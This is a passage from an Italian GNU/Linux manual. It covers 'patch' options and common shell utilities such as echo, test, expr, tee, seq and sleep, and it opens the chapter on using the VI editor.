Alle volte si hanno per le mani file di differenze ottenuti in modo inverso rispetto alle intenzioni reali, pertanto occorre richiedere a '**`patch`**' di adeguarvisi, se possibile.

Opzioni

`-R` | `--reverse`

Richiede a '**`patch`**' di intendere il file di differenze in modo inverso rispetto a quello che sembrerebbe.

`-N` | `--forward`

Richiede esplicitamente di ignorare le modifiche che sembrano essere state invertite, oppure che sembrano essere già state applicate.

82.3 Riferimenti

La documentazione Info riguardo alla creazione, distribuzione e applicazione di modifiche, è molto dettagliata: *diff.info*. Per il funzionamento di '**`patch`**' in particolare, conviene consultare la pagina di manuale *patch(1)*.

Capitolo 83

Programmi di servizio diversi

I modi con cui si possono classificare i programmi di servizio sono molti e tutti potenzialmente validi. Nelle sezioni seguenti vengono mostrati una serie di programmi di servizio che non hanno trovato una diversa collocazione in questo documento.

Esistono molti piccoli programmi il cui nome e le cui funzionalità si confondono con i comandi interni delle shell principali. Quando ciò accade, occorre fare bene attenzione a determinare cosa si sta usando: il comando interno di shell o il programma.

La tabella 83.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 83.1. Elenco di alcuni programmi di servizio per uso vario.

Programma	Descrizione
echo	Emette una o più stringhe.
printf	Formatta ed emette delle stringhe.
yes	Emette continuamente una stringa.
false	Restituisce sempre il valore *Falso*.
true	Restituisce sempre il valore *Vero*.
test	Valuta un'espressione condizionale e ne restituisce il risultato.
expr	Valuta un'espressione e ne emette il risultato.
tee	Fa una copia del flusso dei dati che lo attraversa.
stty	Emette o modifica la configurazione del terminale.
tty	Emette il nome del proprio terminale.
printenv	Emette l'elenco e il contenuto delle variabili di ambiente.
sleep	Attende per una durata di tempo determinato.

83.1 Emissione di testo

Alcuni programmi si occupano di emettere del testo, più o meno formattato, attraverso lo standard output. Di solito, queste informazioni vengono visualizzate, quando non si fa una ridirezione esplicita.

83.1.1 $ echo

```
echo [opzioni] [stringa...]
```

Emette le stringhe indicate come argomento, separate da uno spazio e con l'aggiunta di un codice di interruzione di riga finale. '**echo**' [1] riconosce alcune sequenze di escape che possono essere utili per formattare il testo da visualizzare. Queste sono elencate nella tabella 83.2.

Tabella 83.2. Elenco delle sequenze di escape riconosciute da '**echo**'.

Codice	Descrizione
\\	Inserisce la barra obliqua inversa ('\').
\a	Inserisce il codice <*BEL*> (avvisatore acustico).
\b	Inserisce il codice <*BS*> (*backspace*).
\c	Alla fine di una stringa previene l'inserimento di una nuova riga.
\f	Inserisce il codice <*FF*> (*formfeed*).
\n	Inserisce il codice <*LF*> (*linefeed*).
\r	Inserisce il codice <*CR*> (*carriage return*).
\t	Inserisce una tabulazione normale (<*HT*>).
\v	Inserisce una tabulazione verticale (<*VT*>).
nnn	Inserisce il carattere corrispondente al codice ottale *n*.

[1] **GNU shell programming utilities** GNU GPL

Opzioni

`-n`

Sopprime il codice di interruzione di riga finale, in modo da permettere l'emissione successiva sulla stessa riga.

`-e`

Abilita l'interpretazione delle sequenze di escape descritte più avanti.

83.1.2 $ printf

`printf` *formattazione* [*argomento*...]

Emette attraverso lo standard output la stringa di formattazione fornita, utilizzando gli argomenti, con le stesse regole della funzione '**`printf`**' del linguaggio C. [2]

Variabili di formattazione particolari

`\0`*nnn*

Numero ottale composto da una a tre cifre, ognuna con valori compresi tra zero e sette.

`\x`*hhh*

Numero esadecimale composto da una a tre cifre, ognuna con valori compresi tra zero e la lettera «f».

83.1.3 $ yes

`yes` [*stringa*...]

'**`yes`**' [3] emette ripetitivamente senza fine, attraverso lo standard output, le stringhe indicate come argomento (separate da uno spazio l'una dall'altra), seguite dal codice di interruzione di riga. Se non viene indicata alcuna stringa come argomento, emette la lettera «y».

Il programma continua la sua esecuzione fino a che non viene interrotto.

Esempi

$ **yes**[*Invio*]

```
y
y
y
y
y
...
```

Senza argomenti, '**`yes`**' emette una serie indefinita di lettere «y» seguite dal codice di interruzione di riga.

$ **yes n**[*Invio*]

```
n
n
n
n
```

[2] **GNU shell programming utilities** GNU GPL
[3] **GNU shell programming utilities** GNU GPL

```
n
...
```

Se vengono specificate delle stringhe come argomento, queste stringhe vengono emesse ripetitivamente.

```
$ yes | mio_prog
```

Si inviano una serie di lettere «y», seguite dal codice di interruzione di riga, al programma ipotetico '**`mio_prog`**' che probabilmente tende a fare una serie di domande alle quali si vuole rispondere sempre con una lettera «y».

83.2 Espressioni

Alcuni programmi sono particolarmente indicati per la costruzione di espressioni e, per questo motivo, il risultato della loro elaborazione si traduce essenzialmente nella restituzione di un valore (*exit status*).

83.2.1 $ false

```
false
```

'**`false`**' [4] è un programma banale che restituisce semplicemente il valore uno, corrispondente in pratica a *Falso* nell'ambito dei comandi di shell.

83.2.2 $ true

```
true
```

'**`true`**' [5] è un programma banale che restituisce semplicemente il valore zero, corrispondente in pratica a *Vero* nell'ambito dei comandi di shell.

83.2.3 $ test

`test` *espressione_condizionale*

Risolve (valuta) l'espressione indicata. Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato. [6]

Per fare riferimento a un descrittore di I/O (per esempio uno dei flussi di dati standard), si può indicare un file nella forma '`/dev/fd/`*n*', dove il numero finale rappresenta l'*n*-esimo descrittore. In alternativa, si può fare riferimento direttamente ai file '`/proc/self/fd/`*n*', secondo lo standard del kernel Linux.

Nella tabella 83.3 e in quelle successive, vengono elencate le espressioni elementari che possono essere utilizzate in questo modo.

[4] **GNU shell programming utilities** GNU GPL
[5] **GNU shell programming utilities** GNU GPL
[6] **GNU shell programming utilities** GNU GPL

Tabella 83.3. Espressioni per la verifica del tipo di file.

Espressione	Descrizione
-e *file*	*Vero* se il file esiste ed è di qualunque tipo.
-b *file*	*Vero* se il file esiste ed è un dispositivo a blocchi.
-c *file*	*Vero* se il file esiste ed è un dispositivo a caratteri.
-d *file*	*Vero* se il file esiste ed è una directory.
-f *file*	*Vero* se il file esiste ed è un file normale.
-L *file*	*Vero* se il file esiste ed è un collegamento simbolico.
-p *file*	*Vero* se il file esiste ed è una pipe con nome (un file FIFO).
-S *file*	*Vero* se il file esiste ed è un socket.
-t *descrittore_file*	*Vero* se il descrittore indicato è aperto su un terminale.
-t	*Vero* se lo standard output è aperto su un terminale.

Tabella 83.4. Espressioni per la verifica dei permessi e delle modalità dei file.

Espressione	Descrizione
-g *file*	*Vero* se il file esiste ed è impostato il suo bit SGID.
-u *file*	*Vero* se il file esiste ed è impostato il suo bit SUID.
-k *file*	*Vero* se il file ha il bit Sticky attivo.
-r *file*	*Vero* se il file esiste ed è leggibile.
-w *file*	*Vero* se il file esiste ed è scrivibile.
-x *file*	*Vero* se il file esiste ed è eseguibile.
-O *file*	*Vero* se il file esiste e appartiene al numero UID efficace dell'utente attuale.
-G *file*	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.

Tabella 83.5. Espressioni per la verifica di altre caratteristiche dei file.

Espressione	Descrizione
-s *file*	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file_1 -nt *file_2*	*Vero* se il primo file ha la data di modifica più recente.
file_1 -ot *file_2*	*Vero* se il primo file ha la data di modifica più vecchia.
file_1 -et *file_2*	*Vero* se i due nomi corrispondono allo stesso inode.

Tabella 83.6. Espressioni per la verifica e la comparazione delle stringhe.

Espressione	Descrizione
-z *stringa*	*Vero* se la lunghezza della stringa è zero.
-n *stringa*	*Vero* se la lunghezza della stringa è diversa da zero.
stringa_1 = *stringa_2*	*Vero* se le stringhe sono uguali.
stringa_1 != *stringa_2*	*Vero* se le stringhe sono diverse.
stringa_1 < *stringa_2*	*Vero* se la prima stringa è lessicograficamente precedente.
stringa_1 > *stringa_2*	*Vero* se la prima stringa è lessicograficamente successiva.

Tabella 83.7. Espressioni per il confronto numerico. Come operandi possono essere utilizzati numeri interi, positivi o negativi, oppure l'espressione speciale '`-l` *stringa*' che restituisce la lunghezza della stringa indicata.

Espressione	Descrizione
op_1 -eq *op_2*	*Vero* se gli operandi sono uguali.
op_1 -ne *op_2*	*Vero* se gli operandi sono differenti.
op_1 -lt *op_2*	*Vero* se il primo operando è inferiore al secondo.
op_1 -le *op_2*	*Vero* se il primo operando è inferiore o uguale al secondo.
op_1 -gt *op_2*	*Vero* se il primo operando è maggiore del secondo.
op_1 -ge *op_2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 83.8. Operatori logici.

Espressione	Descrizione
! *espressione*	Inverte il risultato logico dell'espressione.
espressione -a *espressione*	*Vero* se entrambe le espressioni danno un risultato *Vero*.
espressione -o *espressione*	*Vero* se almeno un'espressione dà un risultato *Vero*.

Esempi

$ **test 1 -lt 2 && echo "ok"**[*Invio*]

```
ok
```

$ **test -d /bin && echo "/bin è una directory"**[*Invio*]

```
/bin è una directory
```

83.2.4 $ expr

'**expr**' [7] valuta un'espressione e ne emette il risultato attraverso lo standard output. Ogni elemento dell'espressione deve essere un argomento separato.

Gli operandi possono essere numeri o stringhe a seconda del tipo di operazione che si intende applicare.

Se vengono usate le parentesi, è molto probabile che la shell utilizzata costringa a proteggerle attraverso le tecniche che la stessa mette a disposizione.

Valore di uscita

Il valore restituito da '**expr**' dipende essenzialmente dal risultato dell'espressione nel modo seguente:

- 0 se il risultato è diverso sia dal valore nullo che da zero;
- 1 se il risultato è nullo oppure zero;
- 2 se l'espressione non è valida.

Operatori logici

Le espressioni possono essere concatenate attraverso degli operatori logici.

> Per comprenderne intuitivamente il significato, occorre considerare che in questo caso, un valore numerico maggiore di zero viene considerato *Vero*, mentre un valore numerico pari a zero, oppure un valore nullo, viene considerato pari a *Falso*. In questo senso occorre fare attenzione a non confondersi con la valutazione che si fa invece sui valori restituiti da un programma o da un comando di shell.

```
|
```

È simile all'operatore OR: se la prima delle due espressioni genera un risultato diverso da zero e dal valore nullo, il risultato globale è questo; altrimenti il risultato è quello della seconda.

```
&
```

È simile all'operatore AND: se entrambe le espressioni generano un risultato diverso da zero e dal valore nullo, il risultato globale è quello della prima espressione; altrimenti il risultato è zero.

[7] **GNU shell programming utilities** GNU GPL

Operatori di comparazione

Gli operatori di comparazione sono i soliti che si usano in matematica:

- < minore;
- <= minore o uguale;
- = uguale;
- == identicamente uguale (di fatto equivalente alla notazione '**=**');
- != diverso;
- > maggiore;
- >= maggiore o uguale.

Se la comparazione è corretta (*Vero*), genera il valore uno, altrimenti si ottiene zero.

'**expr**' tenta inizialmente di considerare gli operatori da confrontare come numerici; se in questo modo fallisce l'operazione, tenta quindi di eseguire una comparazione lessicografica.

Espressioni numeriche

Gli operatori numerici sono i soliti che si usano in matematica:

- + addizione;
- - sottrazione;
- * moltiplicazione;
- / divisione;
- % resto o modulo.

Espressioni su stringhe

stringa : *espressione_regolare*

L'operatore '**:**' viene usato per comparare una stringa con un'espressione regolare. Questa espressione regolare può essere solo di tipo elementare (BRE) e si considera che contenga implicitamente un accento circonflesso ('**^**') iniziale.[8]

L'espressione regolare può contenere una coppia di parentesi tonde protette nel modo seguente: '**\(**...**\)**'. Se vengono usate, il risultato di questa comparazione sarà la stringa che corrisponde alla parte di espressione regolare racchiusa tra queste parentesi. Se non vengono usate, il risultato è il numero di caratteri che corrispondono.

Se la comparazione fallisce e sono state usate le parentesi '**\(**' e '**\)**', il risultato è una stringa nulla. Se la comparazione fallisce e non sono state usate queste parentesi, il risultato è zero.

`match` *stringa espressione_regolare*

Questa sintassi è un modo alternativo per eseguire una comparazione di stringhe. Si comporta in modo identico all'uso dell'operatore '**:**'.

`substring` *stringa posizione lunghezza*

Restituisce una sottostringa a partire dalla posizione indicata per una lunghezza massima stabilita. Se uno dei valori usati per indicare la posizione o la lunghezza è negativo, il risultato è la stringa nulla.

`index` *stringa insieme_di_caratteri*

[8] Questo significa che l'espressione regolare deve corrispondere a partire dell'inizio della stringa.

Restituisce la prima posizione all'interno della stringa, a cui corrisponde uno dei caratteri che compone l'insieme di caratteri.

```
length stringa
```

Restituisce la lunghezza della stringa.

Esempi

$ **export miavar=2**[*Invio*]

$ **expr $miavar + 1**[*Invio*]

```
3
```

Viene creata la variabile '**miavar**' assegnandole il valore '**2**', quindi calcola la somma tra il suo contenuto e '**1**'.

$ **expr abc : 'a\(.\)c'**[*Invio*]

```
b
```

Estrae dalla stringa la lettera centrale attraverso l'espressione regolare.

$ **expr index ambaraba br**[*Invio*]

```
3
```

Cerca la prima posizione all'interno della stringa '**ambaraba**' che corrisponda alla lettera '**b**', oppure alla lettera '**r**'.

83.3 Ridirezione

La ridirezione dei flussi di input e di output dei programmi viene svolta dalle shell. Il programma '**tee**' è molto importante in queste situazioni perché permette di copiare in un file il flusso di dati che lo attraversa.

83.3.1 $ tee

```
tee [opzioni] [file...]
```

Emette attraverso lo standard output quanto ricevuto dallo standard input, facendone una copia anche nei file indicati come argomento. Si tratta quindi di un filtro che permette di copiare i dati in transito in un file. [9]

Alcune opzioni

```
-a | --append
```

Aggiunge i dati ai file di destinazione, accodandoli, invece di sovrascriverli.

```
-i | --ignore-interrupts
```

Ignora i segnali di interruzione.

[9] **GNU shell programming utilities** GNU GPL

83.4 Contesto operativo

Alcuni programmi si occupano di mostrare o modificare il contesto in cui si opera.

83.4.1 $ printenv

```
printenv [opzioni] [variabile...]
```

'**printenv**' [10] emette attraverso lo standard output il contenuto delle variabili indicate come argomento. Se viene usato senza argomenti, emette il contenuto di tutte.

L'uso di questo programma è utile quando la shell di cui si dispone non permette di espandere una variabile.

Valore di uscita

- 0 se sono state trovate tutte le variabili specificate;
- 1 se almeno una variabile non è stata trovata;
- 2 se si è verificato un errore di scrittura.

Esempi

$ **printenv PATH**

Mostra il contenuto della variabile '**PATH**'.

83.5 Pause

Nella scrittura di script ci sono situazioni in cui è necessario fare delle pause, per permettere il completamento di qualcosa che non può essere controllato in modo sequenziale.

83.5.1 $ sleep

```
sleep durata
```

'**sleep**' [11] attende per il tempo indicato come argomento, quindi termina la sua esecuzione. La durata si esprime attraverso un numero seguito da una lettera che ne definisce l'unità di misura.

- '**s**' secondi
- '**m**' minuti
- '**h**' ore
- '**d**' giorni

Esempi

$ **sleep 10s**

Attende 10 secondi e quindi termina la sua esecuzione.

$ **sleep 5m**

Attende cinque minuti e quindi termina la sua esecuzione.

[10] **GNU shell programming utilities** GNU GPL
[11] **GNU shell programming utilities** GNU GPL

83.6 Elaborazioni matematiche

Benché esistano dei programmi specifici per le elaborazioni matematiche, come BC (parte lx), alle volte dei programmi di servizio più semplici possono essere ugualmente utili.

83.6.1 $ factor

`factor` [*numero*]...

'**`factor`**' [12] consente di calcolare i fattori di un numero, ovvero la serie di numeri primi, moltiplicando i quali si ottiene il numero di partenza. Per esempio,

`$` **`factor 12345`**

restituisce il messaggio

```
12345: 3 5 823
```

con il quale si comprende che si ottiene 12 345 moltiplicando i numeri primi 3, 5 e 823.

83.6.2 $ seq

`seq` [*opzioni*] [*numero_iniziale* [*passo*]] *numero_finale*

'**`seq`**' [13] consente di ottenere una sequenza numerica a partire da un valore iniziale, fino a un valore finale massimo, con una cadenza prestabilita. Se si omette l'indicazione del passo, si intende una scansione unitaria; inoltre, se si omette anche il valore iniziale, si intende implicitamente che si tratti di uno. In pratica,

`$` **`seq 1 1 4`**

restituisce attraverso lo standard output la sequenza seguente:

```
1
2
3
4
```

La stessa cosa si ottiene con

`$` **`seq 1 4`**

e anche con

`$` **`seq 4`**

perché il passo e il valore iniziale sono quelli predefiniti.

Attraverso le opzioni è possibile controllare il formato dell'elenco di numeri, così come si può cambiare anche il modo di separarli. Tuttavia, rimane il fatto che i valori ottenuti sono espressi in base 10; per ottenere dei valori con basi di numerazione differenti, occorre un'elaborazione successiva con altri programmi.

Alcune opzioni

`-f` *formato* | `--format=`*formato*

[12] **GNU shell programming utilities** GNU GPL
[13] **GNU shell programming utilities** GNU GPL

Definisce esplicitamente il formato di rappresentazione dei valori restituiti. Il formato si esprime attraverso una stringa tra quelle elencate di seguito:

%g	Notazione normale per i numeri piccoli e scientifica per i valori molto grandi.
%f	Notazione normale con l'indicazione dei decimali.
%e	Notazione scientifica.

`-s` *stringa_di_separazione* | `--separator=`*stringa_di_separazione*

Definisce una stringa di separazione differente dal codice di interruzione di riga.

`-w` | `--equal-width`

Richiede espressamente di rappresentare i valori con lo stesso numero di cifre, con l'aggiunta eventuale di zeri anteriori.

Esempi

$ **seq 9 0,5 11**[*Invio*]

```
9
9,5
10
10,5
11
```

Negli esempi si mostra l'uso della virgola per separare la parte intera del numero, in base alla localizzazione italiana.

$ **seq -f %e 9 0,5 11**[*Invio*]

```
9,000000e+00
9,500000e+00
1,000000e+01
1,050000e+01
1,100000e+01
```

$ **seq -w 9 0,5 11**[*Invio*]

```
09,0
09,5
10,0
10,5
11,0
```

$ **seq -s ' ' -w 9 0,5 11**[*Invio*]

```
09,0 09,5 10,0 10,5 11,0
```

Come già accennato, per ottenere una sequenza espressa in una base di numerazione diversa, occorre l'aiuto di altri programmi. In generale, per queste cose si usa '**`printf`**', come negli esempi seguenti:

$ **seq 9 2 13**[*Invio*]

```
9
11
13
```

$ **printf %x'\n' `seq 9 2 13`**[*Invio*]

```
9
b
d
```

$ **printf %o'\n' `seq 9 2 13`**[*Invio*]

```
11
13
15
```

Creazione e modifica di file di testo

Il programma più importante che è necessario conoscere quando ci si avvicina a un nuovo sistema operativo è quello che permette di creare e modificare i file di testo normale. Nel caso dei sistemi Unix, è indispensabile conoscere VI, oltre ad altri applicativi simili che possono risultare più comodi da usare.

L'azione con la quale si indica l'intervento su un file del genere, viene espressa usualmente con la parola inglese *editing*, per cui alle volte questi programmi applicativi vengono identificati come degli *editor*.

84.1 VI

Nei sistemi Unix, l'applicativo più importante per la creazione e la modifica dei file di testo è VI. [1] [2] [3] È più importante perché onnipresente, soprattutto nei dischetti di emergenza, anche se non si tratta di un programma comodo da utilizzare.

VI ha una logica di funzionamento tutta sua che ne impedisce l'utilizzo a chi non abbia letto qualcosa al riguardo. L'intento è quello di chiarire questa logica, almeno in parte, in modo da facilitarne l'utilizzo in caso di necessità.

Per GNU/Linux, non esiste in circolazione una versione originale di VI, ma tante interpretazioni di questo, con potenzialità più o meno ampliate. Per tale motivo, '`/bin/vi`' è solitamente un collegamento (simbolico o meno) al programma che si utilizza effettivamente.

La realizzazione di VI più importante è quella del programma Vim che è stato portato su diversi sistemi. In particolare, la versione Dos è in grado di gestire file di dimensioni molto grandi (diversi milioni di byte) anche su sistemi i286 che dispongono soltanto dei classici 640 Kibyte di memoria RAM.

84.1.1 Origini di VI

I primi programmi di scrittura per i file di testo permettevano di visualizzare e di intervenire su una sola riga alla volta. Questo è il caso di '**`ed`**' per gli ambienti Unix e di '**`EDLIN`**' per il Dos.

VI è uno dei primi programmi applicativi per la scrittura e la modifica di file di testo a utilizzare tutto lo schermo per visualizzare le righe del testo su cui si opera. Da ciò deriva il nome che fa riferimento al suo comportamento «visuale» (*Visual*).

A sua volta, VI è la derivazione di un programma precedente, EX, che si limitava a gestire una sola riga alla volta. Ma questa eredità è servita per incorporare i comandi tipici di EX.

84.1.2 Avvio

`vi` [*opzioni*] [*file*...]

L'eseguibile '**`vi`**' può essere avviato o meno con l'indicazione di un file sul quale intervenire. Se questo file esiste, viene aperto e si ottiene la visualizzazione del suo contenuto per permetterne la modifica. Se non esiste, viene creato.

---

[1] **Elvis < 2.0** software libero

[2] **Elvis ≥ 2.1** software non libero: licenza Artistic

[3] **Vim** software libero con licenza speciale

È anche possibile l'indicazione di alcune opzioni, tra cui, le più importanti sono elencate di seguito:

- `-R`

  i file vengono aperti (inizialmente) in sola lettura;

- `-c` *comando*


  subito dopo aver caricato il primo dei file degli argomenti, viene eseguito il comando indicato;

- `-s` *file_di_comandi*

  subito dopo aver caricato il primo dei file degli argomenti, vengono eseguiti i comandi contenuti nel file di comandi indicato.

Quando si avvia VI senza indicare alcun file, appare una schermata simile a quella della figura 84.1 in cui le righe dello schermo contrassegnate dal simbolo tilde ('**~**') rappresentano lo spazio non utilizzato dal file.

Figura 84.1. Avvio di VI.

```
_
~
~
~
~
~
~
~
~
Empty Buffer
```

Normalmente, l'eseguibile '**vi**' può essere avviato utilizzando nomi diversi: per rispettare le tradizioni o per definire implicitamente degli attributi.

`view` [*opzioni*] [*file*...]

Di solito, '**view**' è un collegamento alla realizzazione di VI che si ha a disposizione. Di norma, quando l'eseguibile di VI viene avviato con questo nome, si comporta come se gli fosse stata data l'opzione '**-R**': sola lettura.

`ex` [*opzioni*] [*file*...]

Come già accennato, EX (precisamente l'eseguibile '**ex**') è il programma da cui è derivato VI. Generalmente, nelle distribuzioni GNU/Linux si trova un collegamento (simbolico o meno) con questo nome che punta a '**vi**'. Alcune realizzazioni di VI, quando sono avviati con questo nome, tendono a comportarsi in maniera leggermente differente.

84.1.3 Modalità di funzionamento

VI distingue diverse modalità di funzionamento, altrimenti definibili come stati o contesti. Quando si avvia VI, questo si trova di solito nella modalità di comando che permette di usare tasti determinati, attribuendogli significati speciali (di comando). Quando si vuole agire per inserire o modificare del testo, occorre utilizzare un comando con il quale VI passa alla modalità di inserimento e modifica.

Per complicare ulteriormente le cose, c'è da aggiungere che esistono in realtà due tipi di comandi: «visuali» (*visual*) e «due punti» (*colon*). I comandi visuali sono i più semplici e si compongono di sequenze di uno o più tasti il cui inserimento non appare in alcuna parte dello schermo e

si concludono senza la pressione del tasto [*Invio*]; i comandi «due punti» iniziano tutti con il simbolo '`:`' (da cui il nome), terminano con [*Invio*] e durante la digitazione appaiono sulla riga inferiore dello schermo. In particolare, questi ultimi sono quelli derivati da EX.

La modalità di inserimento si riferisce al momento in cui è possibile modificare il testo. Per passare dalla modalità di comando a quella di inserimento, si preme il tasto corrispondente alla lettera «i» (inserimento prima del cursore) o alla lettera «a» (inserimento dopo il cursore).

Per tornare alla modalità di comando, da quella di inserimento, è sufficiente premere il tasto [*Esc*]. Quando ci si trova già nella modalità di comando, la pressione del tasto [*Esc*] non produce alcunché o al massimo interrompe l'introduzione di un comando, di conseguenza, se lo si usa inavvertitamente o troppo, non ne derivano inconvenienti.

Lo svantaggio principale di questo tipo di approccio è quello di dover passare alla modalità di comando per qualunque operazione diversa dal puro inserimento di testo. Anche lo spostamento del cursore avviene attraverso dei comandi, obbligando l'utente a premere il tasto [*Esc*] prima di poter utilizzare i tasti per il suo spostamento.

Tuttavia, le realizzazioni più diffuse di VI addolciscono un po' il suo funzionamento introducendo l'uso dei tasti freccia nel modo consueto dei programmi di scrittura più recenti.

84.1.4 Posizione attiva

Per la descrizione del funzionamento di VI è importante definire il concetto di *posizione attiva* che si riferisce al punto in cui si trova il cursore. Estendendo il significato, si può parlare di riga attiva, colonna attiva e parola attiva, intendendo quelle su cui si trova il cursore.

84.1.5 Moltiplicatori

Prima di affrontare i comandi di VI è importante comprendere che l'effetto di molti di questi può essere *moltiplicato* utilizzando un numero. Il concetto è molto semplice e si richiama alla matematica: '**`2a`**' = '**`a+a`**'.

84.1.6 Inserimento

Come già accennato, si può inserire o modificare del testo solo quando si passa alla modalità di inserimento attraverso il comando '**`i`**' (*insert*) oppure '**`a`**' (*append*). Durante questa fase, tutti i simboli della tastiera servono per inserire del testo. Con il VI standard si può usare:

- [*Invio*] per terminare una riga e passare alla successiva;
- [*Backspace*] per tornare indietro (nella maggior parte dei casi si ottiene anche la cancellazione del testo);
- [*Esc*] per terminare la modalità di inserimento e passare a quella di comando.

Con le realizzazioni di VI più sofisticate, è concesso normalmente l'uso dei tasti freccia e in alcuni casi anche del tasto [*Canc*].

Per tutte le altre operazioni di modifica del testo si deve passare alla modalità di comando.

Figura 84.2. VI durante la fase di inserimento di testo.

```
Il mio primo documento scritto con vi.

Non è facile, ma ne vale ugualmente la pena_
~
~
~
~
~
~
-- INSERT --
```

I comandi a disposizione per passare alla modalità di inserimento sono molti e non si limitano quindi ai due modi appena descritti. La tabella 84.1 ne elenca alcuni.

Tabella 84.1. Elenco dei comandi utilizzabili per passare alla modalità di inserimento.

Comando	Descrizione
I	Inserisce all'inizio della riga attiva.
i	Inserisce prima della posizione attiva.
A	Aggiunge alla fine della riga attiva.
a	Aggiunge dopo la posizione attiva.
O	Inserisce prima della riga attiva (inserendo una riga).
o	Aggiunge dopo la riga attiva (inserendo una riga).

84.1.7 Navigazione

Come già accennato, lo spostamento del cursore e di conseguenza della posizione attiva, avviene per mezzo di comandi che generalmente obbligano a terminare la fase di inserimento. Le realizzazioni di VI più recenti permettono l'uso dei tasti freccia durante la modalità di inserimento (oltre che durante la modalità di comando), ma questo è solo un aiuto minimo: in generale è necessario tornare alla modalità di comando.

I comandi normali per lo spostamento del cursore sono le lettere '**h**', '**j**', '**k**' e '**l**', che rispettivamente spostano il cursore a sinistra, in basso, in alto e a destra. La ragione della scelta sta nella vicinanza di queste lettere nella maggior parte delle tastiere.

Figura 84.3. Promemoria visuale per i comandi che permettono lo spostamento del cursore.

```
.-----.  .-----.  .-----.  .-----.
| H   |  | J   |  | K   |  | L   |
|  <- |  |  \/ |  |  /\ |  |  -> |
`-----'  `-----'  `-----'  `-----'
```

Salvo casi particolari e situazioni in cui questo concetto non è ragionevolmente applicabile, i comandi di spostamento, preceduti da un numero, vengono ripetuti tante volte quante ne rappresenta quel numero. Per esempio, il comando '**2h**' sposta il cursore a sinistra di due posizioni.

Per raggiungere una riga determinata è possibile utilizzare il comando '*n***G**' o '**:***n*' (in questo ultimo caso, seguito da [*Invio*])

Per esempio, per raggiungere la decima riga di un documento ipotetico, si può utilizzare indifferentemente uno dei due comandi seguenti:

10G

:10[*Invio*]

Per fare scorrere il testo di una schermata alla volta si utilizzano le combinazioni di tasti [*Ctrl+B*] e [*Ctrl+F*] che rispettivamente spostano il testo all'indietro e in avanti (*back* e *forward*).

I comandi a disposizione per lo spostamento sono ovviamente numerosi, la tabella 84.2 ne elenca alcuni.

Tabella 84.2. Elenco dei comandi utilizzabili per la navigazione all'interno del testo.

Comando	Descrizione
h	Sposta il cursore a sinistra di un carattere.
j	Sposta il cursore in basso nella riga successiva.
k	Sposta il cursore in alto nella riga precedente.
l	Sposta il cursore a destra di un carattere.
-	Sposta il cursore all'inizio della riga precedente.
+	Sposta il cursore all'inizio della riga successiva.
w	Sposta il cursore all'inizio della parola successiva.
e	Sposta il cursore alla fine della parola successiva.
b	Sposta il cursore all'inizio della parola precedente.
^	Sposta il cursore all'inizio della prima parola della riga.
0	Sposta il cursore all'inizio della riga.
$	Sposta il cursore alla fine della riga.
H	Sposta il cursore sulla prima riga che appare sullo schermo.
M	Sposta il cursore sulla riga centrale dello schermo.
L	Sposta il cursore sull'ultima riga che appare sullo schermo.
G	Sposta il cursore sull'ultima riga del file.
*n*G	Sposta il cursore sulla riga identificata dal numero *n*.
|	Sposta il cursore sulla prima colonna (all'inizio della riga).
n|	Sposta il cursore sulla colonna identificata dal numero *n*.
:*n*	Sposta il cursore sulla riga identificata dal numero *n*.
Ctrl+B	Fa scorrere il testo all'indietro di una schermata.
Ctrl+F	Fa scorrere il testo in avanti di una schermata.
Ctrl+U	Fa scorrere il testo all'indietro di mezza schermata.
Ctrl+D	Fa scorrere il testo in avanti di mezza schermata.

Esempi

`5w`

Sposta il cursore all'inizio della quinta parola successiva.

`2b`

Sposta il cursore all'inizio della seconda parola precedente.

`5G`

Sposta il cursore all'inizio della quinta riga.

`4|`

Sposta il cursore sulla quarta colonna.

84.1.8 Modificatori

I comandi di spostamento, esclusi quelli che iniziano con i due punti ('**`:`**') e quelli che si ottengono per combinazione ([*Ctrl+...*]), possono essere utilizzati come *modificatori* di altri comandi.

All'interno di VI manca il concetto di *zona di intervento*. Per definire l'estensione di un comando lo si può far precedere da un moltiplicatore (un numero) e in più, o in alternativa, lo si può fare seguire da un comando di spostamento. Il comando di spostamento viene utilizzato in questo caso per definire una zona che va dalla posizione attiva a quella di destinazione del comando, in modo che su questa zona intervenga il comando precedente.

Tuttavia, per poter applicare questo concetto, è necessario che i comandi da utilizzare in associazione con i modificatori (di spostamento), siano stati previsti per questo. Deve trattarsi cioè di comandi che richiedono questa ulteriore aggiunta.

Come si vedrà in seguito, il comando '**`x`**' permette di cancellare quello che appare in corrispondenza del cursore. Quando viene premuto il tasto [*x*] si ottiene subito la cancellazione del carattere, pertanto, a questo genere di comandi non si può far seguire alcun modificatore. Questo tipo di comandi può solo essere preceduto da un moltiplicatore.

Si comporta diversamente il comando '**`d`**' che invece deve essere seguito da un modificatore e con questo definisce una zona da cancellare. Per esempio, '**`dw`**' cancella dalla posizione attiva fino all'inizio della prossima parola e '**`d$`**' cancella dalla posizione attiva fino alla fine della riga.

84.1.9 Cancellazione

Durante la fase di inserimento è possibile cancellare solo il carattere appena scritto utilizzando il tasto [*Backspace*], sempre che la realizzazione di VI a disposizione lo consenta, altrimenti si ottiene solo l'arretramento del cursore. Per qualunque altro tipo di cancellazione occorre passare alla modalità di comando.

